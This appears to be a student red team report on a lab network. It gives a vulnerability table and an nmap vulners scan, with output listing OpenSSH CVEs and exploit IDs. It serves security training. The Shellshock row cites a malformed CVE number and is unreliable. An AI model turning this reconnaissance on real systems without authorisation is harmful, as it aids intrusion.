Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Red Team

Table of Contents

This document contains the following resources:

- Network Topology & Critical Vulnerabilities
- Exploits Used
- Avoiding Detect

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in**Target 1**.

Vulnerability	Description	Impact
Reconnaissance Scan from Nmap	list of open ports/server info/lack proxy chains	Info gained presents a vector for attack
Password Vulnerability	weak password policy	allows easy access system
unsecured (WordPress)	Unsalted hash exposed	simple passwords are easily cracked
GNU Bash aka ShellShock	CVE-2017-62711/Privilege Escalation	Offers a way for users of a system to execute commands that should not be available


Exploits Used

Exploitation: Open SSH

nmap -sV --script vulners 192.168.1.110




```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 21:31 PST
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
